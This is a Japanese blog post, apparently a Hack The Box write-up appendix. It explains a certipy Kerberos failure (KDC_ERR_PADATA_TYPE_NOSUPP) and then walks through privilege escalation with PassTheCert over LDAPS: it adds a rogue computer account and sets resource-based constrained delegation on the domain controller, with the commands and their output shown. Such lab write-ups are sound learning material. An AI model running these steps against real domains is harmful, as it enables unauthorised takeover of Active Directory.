【番外編】アカンって言われる

KDC_ERR_PADATA_TYPE_NOSUPP

上記証明書でKerberos認証をする際に以下エラーが出る場合があります。

```
┌──(root㉿kali)-[~/work]
└─# certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@example.com
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

このエラーKDC_ERR_PADATA_TYPE_NOSUPPを公式ドキュメントで調べると以下のように書かれています。

> スマートカードログオンが試行されており、適切な証明書を見つけられない。これは、間違った証明機関 (CA) が照会されているか、適切なCA に接続できないために発生する可能性があります。また、ドメインコントローラーにスマートカード（ドメインコントローラーまたはドメインコントローラー認証テンプレート）用の証明書がインストールされていない場合にも発生する可能性があります。

グループポリシーなど、何らかの理由でEKUにSmartcard Logonが入っていなければ認証を許さない場合や、NTAuthCertificates storeに証明書がない場合など、このエラーが発生するパターンは色々あります。

例えば公式ドキュメントに記載されているようにAllowCertificatesWithNoEKUのポリシーを無効にしてる場合などが当たりそう。
このような状況では証明書を使ったKerberos認証での権限昇格は出来ません。

PassTheCert

考察

Kerberosnが使えないので証明書を使った別手段で権限昇格を試みます。
証明書を使うプロトコルは例えば`ldaps`があります。これを使います。
HackTricksでいうところのESC10 - Abuse Case 2と似たようなことをします。
Resource Based Constrained Delegation (RBCD)攻撃ですね。

上記のPassTheCertの考え方はこちらのBlogに記載されています。

使用ツール

PassTheCert
C#のツールで、コンパイルが必要。
https://github.com/AlmondOffSec/PassTheCert

実行

Administratorを騙るリソースを作成します。

```
PassTheCert.exe --server <server-ip or fqdn> --cert-path <pfx-path> --add-computer --computer-name <Computer Name>
```

作成完了するとリソースのPasswordが表示されます。

```
No password given, generating random one.
Generated password: 99U1VOMhRX6LEvISJJQ9PMo07osUJLcp
Success
```

続いてDCの`msDS-AllowedToActOnBehalfOfOtherIdentity`を設定します。

```
PassTheCert.exe --server <server-ip or fqdn> --cert-path <pfx-path> --rbcd --target <CN=DC,OU=Domain Controllers,DC=example,DC=com> --sid <Resource-SID>
```

`Success`が表示されればPTC成功です。後はRBCD攻撃の手順を踏めば権限昇格が可能です。

まとめ

ADCS難しい。
HacktheBox難しい。
脳みそとけりゅ。

参考文献

1. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates
2. https://learn.microsoft.com/ja-jp/windows-server/identity/ad-cs/active-directory-certificate-services-overview
3. https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment
4. https://elkement.blog/2022/05/20/how-to-add-a-subject-alternative-name-safely
5. https://learn.microsoft.com/ja-jp/windows/security/threat-protection/auditing/event-4768
6. https://learn.microsoft.com/ja-jp/windows/security/identity-protection/smart-cards/smart-card-group-policy-and-registry-settings#allow-certificates-with-no-extended-key-usage-certificate-attribute
7. https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html
8. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation
9. https://app.hackthebox.com/machines/531